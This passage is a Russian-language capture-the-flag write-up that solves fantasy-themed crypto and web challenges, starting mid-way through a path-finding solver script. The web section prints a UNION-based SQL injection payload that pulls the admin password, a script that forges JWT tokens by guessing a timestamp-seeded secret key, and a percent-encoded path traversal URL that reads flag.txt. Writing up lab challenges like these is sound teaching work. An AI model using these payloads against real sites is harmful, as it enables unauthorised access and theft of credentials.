    for i in range(n):
        for j in range(n):
            if i == 0 and j == 0:
                continue

            current = matrix[i][j]
            best_sum = -1
            best_prev = None
            best_running_sum = 0

            if i > 0 and dp[i-1][j][0] != -1:
                running_sum = dp[i-1][j][2]
                if current % (running_sum + 1) == 0:
                    total_sum = dp[i-1][j][0] + current
                    if total_sum > best_sum:
                        best_sum = total_sum
                        best_prev = (i-1, j)
                        best_running_sum = running_sum + current

            if j > 0 and dp[i][j-1][0] != -1:
                running_sum = dp[i][j-1][2]
                if current % (running_sum + 1) == 0:
                    total_sum = dp[i][j-1][0] + current
                    if total_sum > best_sum:
                        best_sum = total_sum
                        best_prev = (i, j-1)
                        best_running_sum = running_sum + current

            dp[i][j] = [best_sum, best_prev, best_running_sum]

    if dp[n-1][n-1][0] == -1:
        return None

    path = []
    current = (n-1, n-1)
    while current is not None:
        path.append([current[0], current[1]])
        current = dp[current[0]][current[1]][1]

    return path[::-1]

def solve():
    conn = remote(HOST, PORT, ssl=True)

```

```
    try:
        while True:
            data = conn.recvline().decode().strip()
            try:
                matrix = json.loads(data)
                break
            except json.JSONDecodeError:
                continue

        path = find_path(matrix)
        conn.sendline(json.dumps(path).encode())
        response = conn.recvline().decode().strip()
        print(response)

    except Exception:
        pass
    finally:
        conn.close()

if __name__ == "__main__":
    solve()
```

Дорога Алгоритмов (aka crypto)

Загадка Судьбы

Балл: 100

Условие:

Легенда: Перед вами стоит сложнейшая задача: доступ к одному из храмов Хранителей охраняет древняя система, использующая случайные числа для создания паролей. Однако легенда гласит, что генератор этих чисел, созданный Хранителями, подвержен предсказанию. Чтобы пройти дальше, вам нужно понять механизм работы системы и сгенерировать пароль, который позволит вам войти. Предыдущий искатель приключений оставил вам подсказку:
user_id = 12345
password = jqdszixktw

Описание: Система выдает вам уникальный идентификатор, но путь внутрь храма лежит через взлом её логики. Используйте свои знания об алгоритмах и числовых последовательностях, чтобы пройти сквозь эту защиту.

Решение:

Имеется информация о пользователе и его пароле, а также алгоритм генерации. Задача - подобрать secret_key:

```python
class CustomPRNG:
    def __init__(self, seed):
        self.state = seed

    def next(self):
        self.state = (self.state * 1664525 + 1013904223) & 0xffffffff
        return self.state

def generate_password(user_id, secret_key):
    prng = CustomPRNG(secret_key ^ user_id)
    password = ""
    for _ in range(10):
        password += chr((prng.next() % 26) + 97)
    return password

def find_secret_key(known_password, user_id):
    for secret_key in range(2**32):
        if generate_password(user_id, secret_key) == known_password:
            return secret_key
    return None

known_password = "jqdszixktw"
user_id = 12345

secret_key = find_secret_key(known_password, user_id)
if secret_key is not None:
    print(f"Found secret_key: {hex(secret_key)}")
    target_user_id = 1322
    target_password = generate_password(target_user_id, secret_key)
    print(f"Pass for user with ID {target_user_id}: {target_password}")
else:
    print("secret_key not found .")
```

Алхимия Чисел

Балл: 100

Условие:

Легенда: На пути к Скрижали вы столкнулись с загадочным шифром, созданным одним из мастеров Хранителей. Легенда гласит, что он разработал сложную трансформацию текста в числа, добавив несколько этапов преобразований, чтобы запутать любого, кто попытается понять его тайну. Только изучив алгоритм преобразования, вы сможете вернуть текст в его исходный вид.

Описание: Ваше задание — разобрать схему работы шифра и расшифровать загадочное послание, используя знания о преобразовании данных. Хранители оставили подсказку, что всё начинается с анализа чисел:

Текст переводится в ASCII-коды

Каждый ASCII-код преобразуется по формуле:

Если позиция символа четная: (x * 7 + 13) % 256

Если позиция символа нечетная: (x * 5 - 7) % 256

Результат конвертируется в hex-строку

Решение:

Нам дан исходный алгоритм шифрования, остается написать обратный алгоритм:

```
def decrypt(hex_string):
    encrypted_bytes = [int(hex_string[i:i+2], 16) for i in range(0, len(hex_string), 2)]

    result = []
    for i, encrypted in enumerate(encrypted_bytes):
        if i % 2 == 0:
            for x in range(256):
                if (x * 7 + 13) % 256 == encrypted:
                    result.append(x)
                    break
        else:
            for x in range(256):
                if (x * 5 - 7) % 256 == encrypted:
                    result.append(x)
                    break

    return ''.join([chr(x) for x in result])

text = input()
print(decrypt(text))
```

Песнь Древнего Шифра

Балл: 100

Условие:

Легенда: Вы наткнулись на текст, защищённый древним алгоритмом, который, как говорят, использовали сами Хранители. Этот шифр передавался из поколения в поколение, но его название утеряно во времени. Однако вам известен ключ, с помощью которого можно расшифровать текст. Теперь ваша задача — понять, как работает этот шифр, и восстановить скрытое послание.

Описание: Исследуйте текст, применяя знания о шифровании, чтобы разгадать этот древний метод. Не забывайте, что ключ — это подсказка, но алгоритм нужно разгадать самому.

Решение:

Анализируем информацию от сервера, есть сообщение и ключ.

Перебрав несколько вариантов наиболее подходящих шифров, получаем что использовался шифр Виженера.

Можно воспользоваться готовым **сервисом**

Ловушка Маскировщика

Балл: 100

Условие:

Легенда: Синдикат Нулей создал специальный алгоритм, который скрывает текст за слоем XOR-зашифровки. Известно, что ключ генерируется по определённому алгоритму, но его структура остаётся загадкой. Вам нужно разобраться, как этот ключ был создан, и расшифровать сообщение, спрятанное под слоем шифра.

Описание: Используйте предоставленную информацию о методах генерации ключа и изучите шифрованные данные. Легенда гласит, что истинные исследователи способны увидеть, что текст всегда будет начинаться с This is my message ключ даже в самых скрытых намёках.

Решение:

По исходному коду видим, что используется XOR шифрование, при чем ключ имеет вид по регексу:

1. любая буква из алфавита a-z
2. любая буква из алфавита A-Z
3. любой не пробельный символ
4. любая цифра от 0 до 9
5. любая цифра

Так же имеется префикс расшифрованного сообщения `This is my message`

Пишем простой алгоритм подбора:

```
from itertools import cycle
import re


def xor_decrypt(ciphertext, key):
    ciphertext = bytes.fromhex(ciphertext)
    key = key.encode('utf-8')
```

```
    decrypted = bytearray()

    for c, k in zip(ciphertext, cycle(key)):
        decrypted.append(c ^ k)

    return decrypted.decode('utf-8', errors='ignore')

def crack_xor_key(encrypted, known_prefix):
    known_prefix = known_prefix.encode('utf-8')
    key_pattern = re.compile(r'^[a-z][A-Z]\S[0-9]\d$')
    possible_keys = []

    for key in generate_keys(key_pattern):
        decrypted_prefix = xor_decrypt(encrypted[:len(known_prefix)*2],
key)[:len(known_prefix)].encode('utf-8')
        if known_prefix == decrypted_prefix:
            possible_keys.append(key)
            print(f"Possible key found: {key}")

    return possible_keys

def generate_keys(pattern):
    import string
    for a in string.ascii_lowercase:
        for b in string.ascii_uppercase:
            for c in string.printable[:-6]:
                for d in [str(i) for i in range(10)]:
                    for e in [str(i) for i in range(10)]:
                        key = f"{a}{b}{c}{d}{e}"
                        if pattern.match(key):
                            yield key

encrypted                                                                =
"31394443180c220d5d41453c48434b0436480a18363e4e595909714e5f4d172248105
00a3c48104b0c3c445c5917715e455b0d7f"
```

```
known_prefix = "This is my message: "
possible_keys = crack_xor_key(encrypted, known_prefix)

if possible_keys:
    print("All possible keys found:")
    for key in possible_keys:
        decrypted_text = xor_decrypt(encrypted, key)
        print(f"Decrypted with key '{key}': {decrypted_text}")
else:
    print("No valid keys found.")
```

Сеть легенд (aka Web)

Магазин Артефактов

Балл: 100

Условие:

Ты оказался у величественного Магазина Артефактов, стоящего в самом центре города. Это не обычный магазин — на его витринах можно увидеть предметы, которые способны изменить реальность. В воздухе витает загадочный аромат древних тайн, и многие шепчутся, что в закромах этого места скрываются артефакты, способные раскрыть величайшие секреты.

Войдя в магазин, ты видишь множество полок, заполненных всевозможными предметами: от старинных свитков до странных магических устройств. На одном из витков витрины написано:

"Добро пожаловать в Магазин Артефактов! Мы рады, что вы пришли. Но знайте, не все здесь так очевидно, как кажется. Мы приглашаем вас осмотреть наши товары, но будьте осторожны, в закромах хранятся не только диковинные вещи, но и загадки, которые предстоит разгадать..."

Не успев оглянуться, ты слышишь отголоски разговора с продавцом, который невозмутимо говорит:

"Если хотите найти что-то действительно стоящее, вам придется заглянуть глубже в наш сервис. В нашей базе данных спрятаны не только товары, но и подсказки,

которые приведут к сокровищам. Может быть, вы найдете что-то более ценное, чем простое приобретение."

Так или иначе, все, что тебе нужно — внимание и умение работать с сетью, чтобы разгадать все секреты и разгрести закрома, полные древних знаний. Быть может, даже попасть в закрытые разделы магазина, где на тебя ждут самые ценные артефакты…

Твоя задача - исследовать сайт и найти скрытые артефакты с помощью web-инструментов и навыков работы с веб-технологиями. Разгадай загадки сайта и используй все доступные средства для того, чтобы обнаружить, что скрывается за занавесом этого магического магазина!

Ты готов раскрыть тайны Магазина Артефактов?

Решение:

Так как у нас имеются исходники сервиса, стоит их проанализировать:

1. Нет фильтрации параметров в поисковой строке на index.php - возможно провернуть SQL иньекцию вида:
   ```
   ' OR 1=1 UNION SELECT NULL, NULL, NULL, (SELECT password FROM users WHERE username = 'admin'), NULL --
   ```
2. Апач настроен не корректно, можно получить любой файл, в том числе и базу данных, обратившись по прямому роуту
3. Любым из способов выше достаем пароль УЗ admin и пытаемся загуглить хэш
4. Получаем пароль `babygirl1` и заходим в админку, забирая флаг

Храм Артефактов

Балл: 100

Условие:

Ты стоишь перед величественными вратами Храма Артефактов, древнего сооружения, которое хранит знания и могущество многих поколений. Говорят, что в этом храме скрыты мощнейшие артефакты, способные изменить ход истории, но только те, кто обладает особым ключом, могут получить доступ к самым сокровенным тайнам.

На входе тебя встречает голос древнего стража, который произносит:

"В каждом храме должны храниться свои артефакты. Но не все они могут быть доступны для любого путника. Некоторые артефакты предназначены для тех, кто имеет доступ к великому знанию и технологии. Для таких, как adeptus-google и adeptus-yandex, — простые вещи, предназначенные для автоматизированных

созданий. Но есть и другие… самые интересные артефакты, которые можно найти только для истинных хранителей… таких, как adeptus-secure."

"Только истинные адепты смогут пройти в самые глубокие залы храма. Чтобы получить доступ к этим мощным артефактам, вам нужно будет использовать не только силу разума, но и свои знания в области безопасности и веб-технологий. Ваш путь будет долгим и полным препятствий, но, если вы готовы, вас ждет великое открытие."

Чтобы пройти вглубь храма и открыть самые ценные артефакты, тебе предстоит расшифровать секреты сайта и найти способы получить доступ к скрытым частям. Используй свои навыки работы с web-технологиями и безопасностью, чтобы преодолеть все барьеры.

Твоя задача — исследовать храмовые страницы, найти скрытые артефакты и пройти через их защиту. Но помни, доступ к самым ценным из них требует знаний в области безопасности, и только adeptus-secure сможет пройти туда, где скрываются настоящие тайны.

Ты готов открыть двери Храма Артефактов и стать истинным хранителем?

Решение:

В задаче явно намекается на использование файла robots.txt, который индексируется поисковиками типа google/yandex/etc.

А также говориться про некоторых адептов secure, что может привести к мысли обратиться на security.txt, где лежит флаг.

Или просто запустить dirbuster со стандартным словарем.

Храм Всех Легенд

Балл: 100

Условие:

Ты стоишь перед легендарным местом, которое веками скрывает в себе самые интересные и загадочные тайны. Это место не похоже на другие. Говорят, что за его стенами спрятаны знания, которые способны изменить взгляд на мир, но доступ к ним крайне ограничен.

Множество путников и исследователей пытались попасть внутрь, но лишь немногие смогли разгадать его секреты. Некоторые утверждают, что для того, чтобы войти, нужно не только быть умным, но и обладать особым мастерством работы с древними технологиями и знаниями.

Но вот вопрос: как попасть внутрь? И что скрывается за этими таинственными стенами, которые даже для самых отважных остаются непреодолимыми?

Похоже, тебе предстоит разгадать этот ребус. Время на исходе, и только те, кто сумеет использовать свои навыки, смогут найти путь вглубь этого мистического места. Готов ли ты раскрыть тайны этого легендарного места?

Решение:

Так как нам даны исходники, стоит их изучить:

1. Сессия генерируетс с помощью JWT.
2. На страницу /protected можно попасть только имея user_id=1
3. JWT генерируется через псевдо-рандом, с использованием известного сида (можно достать из /log) информацию по запуску сервиса (временной таймстамп)
4. Если не заморачиваться с пунктом 3 - то можно заметить secret_key в cookie файле
5. Теперь необходимо просто подписать куку этим ключем, изменив user_id на 1
6. Вариант сложного решения (с подбором сида для генерации secret_key):

```
import datetime
import random
import string
import jwt
import requests

url_protected = "http://somehost.local/protected"

import datetime

timestamp_str = "2024-12-09 15:14:12"

timestamp_obj = datetime.datetime.strptime(timestamp_str, "%Y-%m-%d %H:%M:%S")
timestamp_obj = timestamp_obj.replace(tzinfo=datetime.timezone.utc)
unix_time = int(timestamp_obj.timestamp())

print(f"Unix timestamp: {unix_time}")
```

```
def create_token():
    token = jwt.encode({
        'user_id': 1,
        'exp': datetime.datetime.utcnow() +
datetime.timedelta(hours=1)
    }, secret_key, algorithm='HS256')
    return token

for i in range(unix_time - 5, unix_time + 5):
    random.seed(round(i))

    secret_key = ''.join(random.choice(string.ascii_uppercase +
string.digits) for _ in range(32))
    token = create_token()
    print(secret_key)
    with requests.Session() as session:
        session.cookies.set('token', token)
        session.cookies.set('secret_key', secret_key)
        protected_response = session.get(url_protected)
        if "Welcome" in protected_response.text:
            print(f"Token matched: {token}")
            print(protected_response.text)
            break
```

Свитки знаний

Балл: 100

Условие:

Ты оказался перед величественным Храмом Свитков, древним и мистическим местом, где сосредоточены самые важные и интересные свитки всех времен. Этот храм — хранилище величайших знаний и самых сокровенных тайн, передаваемых из поколения в поколение.

Говорят, что в этом храме находятся не только свитки, но и артефакты, которые могут изменить судьбы целых миров. Эти артефакты, скрытые среди свитков, считаются

наиболее ценными и могущественными из всех, когда-либо найденных человечеством.

Войдя в храм, ты ощущаешь невообразимую атмосферу древности, где каждая пылинка хранит секреты и истории. Ты осознаешь, что здесь есть нечто большее, чем просто книги и свитки. Это место полно магии, скрытых значений и технологий, которые могут быть открыты лишь тем, кто готов пройти путь испытаний.

Но вопрос в том: смогут ли твои знания и навыки привести тебя к этим артефактам? Тебе предстоит разгадать множество загадок и тайных путей, чтобы пробраться через защиту, окружающую эти древние реликвии.

Готов ли ты к этому испытанию и к поиску величайших знаний и артефактов, которые изменят твою судьбу?

Решение:

Анализируем исходный код, видим, что проверка на выход из директории осуществляется только через RawQueryURL.

Так как флаг лежит на директорию ниже, доступной нам для чтения (/books), нужно обмануть проверку.

Например просто задекодив символы `.` как `%2e` и `/` как `%2f`, отправив строку:

```
http://somehost.local/view?file=%2e%2e%2fflag.txt
```